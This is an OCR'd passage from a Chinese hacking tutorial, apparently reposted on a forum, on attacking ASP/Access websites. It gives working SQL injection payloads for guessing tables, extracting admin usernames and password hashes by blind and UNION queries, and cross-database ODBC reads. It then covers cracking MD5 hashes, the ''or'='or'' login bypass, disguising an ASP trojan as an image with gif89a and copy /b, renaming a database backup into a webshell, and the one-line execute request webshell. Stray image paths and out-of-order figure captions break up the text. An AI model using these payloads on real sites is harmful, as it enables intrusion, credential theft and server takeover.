这是典型的注入点暴错形式了，而且从错误信息中也可以看出搜索关键字“广告”被“%”包围着，我们再通过对注入点类型的判断，发现其可以实现SQL注入了。

搜索型说完了，那么文本框类型的注入又是怎么回事呢？文本框类型的注入其实就是提交方法变成post了，所以在注入的时候我们就不能直接在URL后面加注入语句进行判断，只有根据网页的返回结果来进行判断。



图181

如Dvbbs8.2 access/sql版的login.asp就是一个很典型的文本注射，在登录页面的用户名那里输入“**where' and '1'='1**”，密码任意六位，点击“立即登录”，会看到登录提示是“用户名或者密码不正确”，如图180。

而如果在用户名那里输入“**where' and '1'='2**”的话，就会显示“无此用户”。这样一来，再通过执行其它语句就有判断的依据了。找到了注入点且知道注入点类型，又知道了数据库的类型，接下来的事情就是猜解数据库里面的内容了。

数据库里面的内容是以表的形式存在的，有些人对表以及列等会感到混淆，其实很简单，我们打个比方。比如我们要知道一个学生的详细信息，如姓名、生日等，就要知道这个学生所在的学校，并且知道他在学校所在班级。这里，学校名就相当于数据库名，而班级就相当于表名，这个学生就相当于从属于这个表下的列名了（一个班级里面当然不止一个学生了，这里一样，一个表里可以有多个列名）。当然了，这个学生有很多特征，这里所说的特征就相当于列名里的内容了。因此，在取得这些详细信息之前，我们要做的就是猜解库名和表名以及列名之类的信息。

但是库名我们很少去猜，为什么？因为我们要攻击的网站本身使用的数据库正在使用中，就相当于我们现在已经在学校里了（你想啊，我们已经在学校了，虽然不知道学校名，但只要我知道班级和学生名不就可以继续下去了吗？）。当然了，在MSSQL注入的时候又不一样了，有时候当前库里面的内容对我们的意义不大，这就需要进行跨库查询，我们在下一小节里会进行讲解。

言归正传，要猜解表，需要用到如下语句，如我们猜解该数据库中有没有admin这个表，可以提交“**http://www.test.com/about.asp?ID=4 and exists (select count(*) from admin)**”，如果返回正常，则说明该数据库中存在admin这个表，如图181。

如果你猜表猜的不准确，那么返回的错误就是和图158一样的情况。说到这里，给大家的感觉就有点鸡肋了，因为如果你猜不到表的话，就无法继续了，而且又没有什么办法获得表名。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

下面我给出一些常见的表名：

admin、a_admin、x_admin、m_admin、adminuser、admin_user、article_member、article_admin、adminstrator、manager、member、memberlist、user、users、userinfo、user_info、admin_userinfo、userlist、userlist、login、movie、movies、news、password、clubconfig、config、company、book、art、bbs、dv_admin、msysobjects、sysobjects、admin_psw、admin_userpassword、friend、vote、sysuser、manager_user、system、用户、密码、会员、登录、账号、VIP会员

猜到表以后，我们下一步的动作就是要获得数据库中相应表里的列名了，我们需要用如下语句来实现。其实我们可以把刚才猜表的语句稍微变一点点就可以了，以平常的想法就可以知道，“*”是代表任意的意思，要是我们把它换成具体的列名就可以猜出有哪些列名了。如提交这样的URL：**http://www.test.com/about.asp?ID=4 and exists (select count(name) from admin)**，得到的结果如图182。

返回错误，说明在admin表中不存在name这个列。当我们提交“**http://www.test.com/about.asp?ID=4 and exists (select count(username) from admin)**”的时候返回正常信息，如图183。

通过以上的尝试，确定admin表中存在username、password和id这三列，而且常见的列名有如下一些：

id、adminid、admin_id、adminuser、admin_user、adminuserid、admin_userid、adminusername、admin_username、adminname、admin_name、adminpwd、admin_pwd、adminpass、admin_pass、adminpassword、admin_password、administrator、administrators、usr、usr_n、username、usr_name、usrpass、user

_pass、password、userpassword、user_password、pwd、user_pwd、useradmin、user_admin、p_work、passwd、pass_wd、yonghu、mima、dw、oklook、u_name、city、address、movie、ad、sysuser、姓名、用户、账号、密码、用户密码、用户账号、级别、用户名、会员




图182

猜到了列名以后就是猜解列名里的内容了，怎么猜解呢？我们拿admin表中username列里的内容来演示下。在猜这里面的内容之前，我们要判断一下内容的长度，要是长度大于50，我想你应该做好思想准备，因为那样手工猜解起来工作量是很大的。

我们提交“**http://www.test.com/about.asp?ID=4 and (select top 1 len(username) from admin)>4**”，返回信息如图184。其中len()函数就是判断列名内容长度的，而top 1表示username第一行。

这说明长度是小于等于4的，我们再提交“**http://www.test.com/about.asp?ID=4 and (select top 1 len(username) from admin)>3**”，发现返回正确的信息，如图185。


图183


图185




图184

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这样，我们结合前面的图184就可以判断出username列名中的第一条记录的长度为4。如果你要猜第二条记录的长度，可以在top后面接第2来猜解，其它位数的依此类推。

接下来当然是猜内容了，一般情况下，我们是用Mid(列名，N，1)函数截取第N位字符，然后再用ASC(Mid(列名，N，1))函数获得第N位字符的ASCII码。ASCII码又叫美国信息标准码，用这个编码可以把一些字母和符号转换成数字，如a的十进制ASCII码为97，而我们猜解出来的就是这个码值。所以猜解出来后还要对其进行相应的转换，不过这类工具不少。

现在我们提交“**http://www.test.com/about.asp?ID=4 and (select top 1 asc(mid(username,1,1)) from admin)>97**”，返回正确，说明第一字母不是a，我们需要继续猜解。这个猜解过程是很缓慢的，不过我们可以用折半法猜。

什么是折半法呢？比如这里大于97，我们猜是不是大于110，不大于110的话，我们猜大不大于105……以此类推进行猜解，这样就可以很快锁定其ASC码值的范围。这里当我提交“**http://www.test.com/about.asp?ID=4 and (select top 1 asc(mid(username,1,1)) from admin)=107**”的时候返回正确，如图186。



图186

现在打开“ASCII及进制转换”工具，发现“107”对应的是小写字母“k”，如图187。

通过一一猜解和转换，终于猜解出username里面第一行的内容为“king”，如果要猜password的话，把刚才的username换成password就可以了。这样，我们就得到其用户名和密码了。

如果你是一个新手的话，那么你会对如上的步骤感到非常的头疼！虽然ACCESS的功能没有MSSQL那么强大，那么在猜解用户名和密码内容时有没有简单点的方法呢？答案是有的，那就是union查询。

在用union查询前我们首先要确定字段数，也就是用order by N的方式来确定。好了，我们在这个网站上试下，提交“**http://www.test.com/about.asp?ID=4 order by 5**”，如图188。


图187

看到没有，显示错误，也就是说order by N语法不能得到正确的结果。在一般情况下，如果是列名不匹配的话会提示的，但这里提示的是“子句语法错误”，是为什么呢？因为order by需要在语句的最后使用，因此我们可以猜想这个注入点后面还有语句。通过摸索，最后发现这个文件的查询语句如下，也就是sql语句后面还跟了“Order By show,id Descp”这样的语句。

```
SQL=SQL&" Order By show,id Desc"
```

Order by不是在语句的最后就会干扰其结果，如果后面还有什么东西我们要想办法注释掉。但ACCESS不像MSSQL和MYSQL那样支持注释，这里我们就没办法了么？非也，我们还可以一个一个的猜，如提交



图188

图189

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

“http://www.test.com/about.asp?ID=4 and 1=2 union select 1”，发现暴错，如图189。

提示“至少要有一个表”，那我们再次提交“http://www.test.com/about.asp?ID=4 and 1=2 union select 1 from admin”，返回信息如图190。

这回给我们的提示又不一样了。一直到现在，我们都是根据错误提示在操作，既然列数不匹配，那我们就让他匹配。继续提交“and 1=2 union select 1,2”之类的语句，并使select后面的数字逐渐递增，直到我们提交“http://www.test.com/about.asp?ID=4 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from admin”时，发现没有暴错，并返回如图191的信息。




图190

注意我用圈标出来的数字，就是在这些地方我们可以暴出其内容。我们**把URL里的2和3分别换成username和password**，得到的结果如图192。



图191

这里得到的便是其中的一个管理员的用户名和MD5加密过的密码了。而刚才2的位置上显示的就是用户名，3的位置上显示的就是加密的密码。由于access的简单性，不能像mysql那样用limit语句加以限制，所以这里也只能得到管理员组中一个用户的信息。不过可以在后面加上where语句来限制，如where id=1，不过由于这个注入后面还加有其它语句，所以暴不出来其它ID的用户名和密码，这种方法比起那种猜解就方便多了。


图192

另外，随着研究的深入化，注定ACCESS这种数据库类型的注入也会风声水起。除了上面常用的注入函数外，还有一个比较少见的函数，那就是IIF函数了，它的使用方法是这样的：**IIF(conditon,truc,false)**。

如我们提交“http://www.test.com/about.asp?ID=4 and IIF(exists(select count(*) from admin),true,flase)”，得到的结果如图193。


图193

如果是配合刚才的union查询的话，按照刚才的语句就会返回true的表达式，如我们分别提交如下两句，得到的结果分别如图194和图195。

```
http://www.test.com/about.asp?ID=4%20and%201=2%20union%20select%201,IIF(exists%20(select%20count(*)%20from%20admin),%27a%27,%27b%27),password,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20admin
http://www.test.com/about.asp?ID=4%20and%201=2%20union%20select%201,IIF(exists%20(select%20count(*)%20from%20test),%27a%27,%27b%27),password,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20admin
```


免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这个函数在一些特殊情况下还是能够用的着的。另外，ACCESS 的跨库查询需要知道另一个数据库文件的物理路径，知道后便可进行联合查询了，如我们提交如下语句，得到的结果如图 196。

```
http://www.test.com/about.asp?ID=4%20and%201=2%20union%20select%201,sys_username,sys_userpass,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20eWebEditor_System%20in%20%27D:\Web\janice\eWebEditorV280sp1\db\eWebeditor.mdb
```



图 194

除了能跨库查询 ACCESS 的数据库内容外，还可以查询其它数据库的内容，当然要知道数据库地址、用户名和密码等其它信息。下面来看一下是如何实现的，我推荐大家读读好友皇子写的一篇文章。



图 195

《Access 注射点读取 MSSQL 数据库内容》

首先说明一点，这个方法很早就有了，不过用时大概在脑袋里沉寂太久，已经处于忘却状态，这里感谢 Trace 提供资料。

大家经常会遇到任意文件下载漏洞，一般处理的方法是把数据库连接文件下载回来，然后远程连接上去。最理想的状态莫过于遇到 MSSQL 和 MYSQL，尤其是在数据库和 Web 不分离的情况下，备份 SHELL，导出 SHELL，可以用的方法很多。

不过要是数据库和 Web 分离，而且数据库在内网不可上网，或者有防火墙等等其它手段使得我们无法连上远程数据库时，或者假设的再艰难一些，甚至无法找到一个 MSSQL 注射点时，通常许多人就会束手无策。



图 196

这里以 MSSQL 为例子，当找到一个任意文件下载漏洞时，直接下了 Web.config 回来看，发现数据库在内网，找了半天没找到注射点。稍微旁注一下，有一个站，可惜是 ACCESS 数据库，猜不到表和后台。不过目标站的后台是知道的，准备从这个 ACCESS 注射点读出目标站管理员账户。直观一些，下面直接给出我本地的测试结果，如图 197。



图 197



图 198

弄的简单一点，就 3 个字段，ID、XM、XB，ID 数字型，后面 2 个是字符型。我们用 UNION 联合查询给它匹配一下，语句就是（黑盒操作时用 order by 或者穷举来确定字段个数）：

```
"SELECT * FROM test where id=999999 union Select top 1 1,2,name from [ODBC;Driver=SQL Server;UID=dbo;PWD=dba;Server=*****;DataBase=master].ku"
```

这里的 master 库中我建立了一个名为 KU 的表，上面这个查询语句中，由于 id=999999 不存在，在联合查询的作用下，Web 上原本显示 access 数据库内容的位置显示出了我们构造的 UNION 查询结果，name 字段处于一个字符型的显示位置，如图 198。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

ku这个表里的name字段内容就会被显示在Web上相应的位置，不过这个显然不是我们想要的，我们要的是整个表的结构和内容。这里是模拟的结果，事先我已经知道master的结构，待会方便和结果比对校验是否有错，如图199。

执行如下语句：

```
SELECT * FROM test where id=999999 union Select top 1 1,2,table_name from [ODBC;Driver=SQL Server;UID=dbo;PWD=dba;Server=*****;DataBase=master].information_schema.tables
```



图199

这样，master库的第一个表名就出来了。如图200。

获得后面的表名也很简单，执行如下语句，结果如图201。

```
SELECT * FROM test where id=999999 union Select top 1 1,2,table_name from [ODBC;Driver=SQL Server;UID=dbo;PWD=dba;Server=*****;DataBase=master].information_schema.tables where table_name not in (select top 1 table_name from [ODBC;Driver=SQL Server;UID=dbo;PWD=dba;Server=****;DataBase=master].information_schema.tables)
```




图200

以此类似的常规方法取得字段名和字段内容，代码繁琐，自行研究吧。如果数据库里的ID是字符型，则执行如下语句：

```
SELECT * FROM test where id='999999' union Select top 1 1,2,table_name from [ODBC;Driver=SQL Server;UID=dbo;PWD=dba;Server=***;DataBase=master].information_schema.tables where '1'='1'
```




图201

最后我要提一点关于ACCESS注入的导出文件的利用，其实这是一个很鸡肋的方法。为什么这样说呢？因为这个方法用到的语句如下：

```
SELECT * into [test.txt] in 'd:\Web\' 'text;' from admin
```



图202

利用这一句可以把admin表中的内容导出到d:\Web的test.txt文件里。我们在mdb数据库里执行如上语句，效果如图202。

这样我们再来到D盘下看看test.txt，里面的内容如下：

```
"sys_UserName","sys_UserPass","sys_Version","sys_ReleaseDate","sys_License"
"cc7e38e6d109425c","469e80d32c0559f8","2.8.0","2004-07-06",
```

确实可以导出TXT文件，这里是导不出ASP文件的，因为默认不允许，除非**修改注册表：HKEY_LOCALMACHINE\Software\Microsoft\Jet\4.0\Engines\Text\DisableExtension下的值，把ASP也添加进去**。

明明可以实现，为什么说这是一个鸡肋呢？因为我们以上所执行的语句是在MDB数据库文件里执行的，而不是在注入点执行。我们在注入点执行以上语句看看效果，如图203。




图203

可以看到提示我们“动作查询不能作为行的来源”。这里的原因很简单，union后不能跟select * into的语句，因此这个方法在入侵的时候用处不太大，如果你能配合其它攻击手法那就另当别论了。

上面提到的都是用手工一个个的猜解，如果用工具的话就很简单啦。在前面已经介绍过了，我用啊D演示下。把存在注入的网址放在“注入连接”那里，然后依次点击

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 204

“检测表段”、“检测字段”、“检测内容”后便会出现结果了，如图 204。




图 205

在出来的结果那一栏选中你要查看的结果，然后双击就可以查看了，如图 205。

怎么样，工具就是快吧？呵呵，在前面说的注入类型里，我们都只需要在相应的地方做适当的变化就可以，如字符型的，我们就可以用“id=test' and sql 语句 and '1'='1”来进行攻击。

好了，ACCESS 的注入攻击就说到这里，由于 ACCESS 本身的缺陷性，导致我们在注入 ACCESS 数据库类型的时候感到枯燥，下一节中我们将接触 MSSQL 注入，那可比 ACCESS 精彩的多哦。




图 206

注入攻击的完成在 ACCESS 里并不意味着攻击者的最终胜利，因为他连 Webshell 都没有拿到。接下来的事情就是破 MD5 并找后台，破解 MD5 也要看密码的复杂程度，如果密码设置的很简单的话，我们可以通过 **http://www.cmd5.com** 来查询，如图 206。

其它网站我并不推荐，因为就目前的专业水平和收录情况来看，还是 www.cmd5.com 做的最好。不过，因为复杂密码的查询是要收费的，如果你不想花上这么一笔费用，那么你大可用工具来跑，它就是大名鼎鼎的 md5_crack，我用的是第四版，界面如图 207。

通常情况下，我们保持默认设置即可。现




图 207




图 208

在拿刚才的 MD5 密码来试一下暴力破解的效率，如图 208，用了不到 5 秒的时间。

现在只需要点击下面的“Result”就可以看到结果了。当然，如果上面的网站没有查到或查到了密码而要收费，你可以自己改变这个软件的配置来慢慢跑，如把最大位数改成 12 位。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

另外还可以选择除了字母这种简单的组合外，加上小写字母、特殊字符等其它复杂的组合。这些设置都是在“Plaintext Setting”里，而破解的成功率依然是建立在你电脑性能的基础上。



图209

密码到手后就是要找到后台，如何找后台呢？前面的章节已经介绍了，这里我通过查看图片的地址，发现了一个可疑的目录，如图209。

而且还发现了eWebeditor的踪影，我们先打开这个目录试试，如图210，果然是后台登录的页面。




图210

进入后台如何得到Webshell呢？方法很多，如向配置文件里写入一句话、备份、上传、利用Windows2003的特性建asp的文件夹等。但这个后台是基于eWebeditor编辑器的，所以基本方法拿shell没有用武之地，转而攻其eWebeditor，发现存在upload.asp文件并成功利用，于是很顺利的得到了Webshell，如图211。

我们再来看一下常见的备份拿shell方法。我们打开这个网站的后台，用户名和密码都输入：**'or'='or'**，竟然进去了。然后上传一个图片，当然图片里的内容就是脚本木马了，接着备份成asp格式就行了。我们随便点击一个上传的地方，如图212。

接着把我们常用的木马改成gif、jpg、bmp等图片后缀的形式并上传，注意了，这里程序没有做任何的限制，也就是说程序没有检测文件里的内容。如果碰到检测程序内容的时候，我们只需要在文件内容前加上“**gif89a**”字样就可以欺骗通过。而其它内容我们可以通过copy的方法来试一下，如：**copy /b 11.jpg+xiaoma.asp test.jpg**，如图213。



图211

其中11.jpg是正常的JPG图片文件，而xiaoma.asp是我们的小马，最后生成的test.jpg就是带有小马内容的图片了。我们用记事本打开这个test.jpg文件，在一片乱码之后发现了小马的踪影，如图214。

这样就可以躲过一部分程序的检测了，如果还不行，就可能要用到加密了。




图212

上传之后，需要找到图片的相对路径。刚开始我以为上传上去了，结果打开相对路径的地址**http://www.test.com/img/no.gif**，并没有出现图片，而显示给我的却是“找不到相应的文件”。

没上传怎么办？那网站本身的图片是怎么传上去的呢？因此到这里的思路就是寻找上传的地方，然后在当前目录下试试访问**upload.asp、upfile.asp**等文件，结果真让我找到了，如图215。




图213

然后把刚才的文件再传一遍，这个时候你会发现，传完后没有任何回显，如图216。




图214




图215

对一些菜鸟来

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 217




图 216

说，这里可能算是一个难点了，但对于有经验的入侵者来说，这点丝毫不会影响他前进的步伐。我们打开源文件看一下有没有什么东西，如图 217。

原来上传成功了，只不过浏览器没有给出相应的回应！现在已经知道图片的相对地址为：UploadFiles/200922513157130.gif，我们再回到备份的地方来，在“当前数据库路径”那里填上刚才上传的图片相对地址，即 UploadFiles/200922513157130.gif，然后在“备份数据库目录”那里保持默认就行（这个是生成 SHELL 后的目录），最后在“备份数据库的名称”那里填上你想要生成的文件名，你可以随便取，但后缀要是 ASP 脚本后缀（其它脚本后缀也是可以的），我这里输入的是 test.asp，接着点击“确定”就可以了，如图 218。

不出意外，我们会看到成功的提示，如图 219。

好了，接下来要做的就是把这些路径和网站名连起来进行访问，即：**http://www.test.com/manage/databackup/test.asp**，结果如图 220。

在后台还有一种很常见的方法，就是插一句话。前面我已经提到过过滤不严的问题，因为后台是管理的地方，一个网站的配置文件常可以用后台来管理，如果我们往配置文件里插入一句话等木马，也是非常行之有效的。但这会涉及到字符匹配的问题，因为这里存在一些 HTML 元素，如<、""等，我们插入的时候最好不要破坏网页本身，不然就算是插入了，木马也不会有效果的。

如马克斯 cms2.0 后台拿 shell 就可以采用这种方法，插入语句是：**“test"%><%execute request("test")%><%a="test”**。当然，由于 asp 除了支持“'”（单引号）外，还支持“//”（双斜扛），因此，在程序过滤不够严格的情况下，我们还可以这样写：**“test":eval request(test)'”**以及**“test":eval request(test)//”**。注意了，这里的“:”代表的是换行的意思，也就是说换作两句。



图 218

大体上说来，这一小节由普通的 sql 注入攻击慢慢展开，到最后拿到 Webshell 了，但是千万不要以为你的眼睛看到的就是全部了，就算是 ACCESS 的数据库，注入也不只上面提到的那么多，因为注入还分类型的。在前面的小节里我只是大略提到了，并没有详细的讲。



图 219

Sql 注入是不分脚本语言的，所有脚本语言一但过滤不严，都是有可能存在漏洞风险。**常见的注入类型分**




图 221




图 220

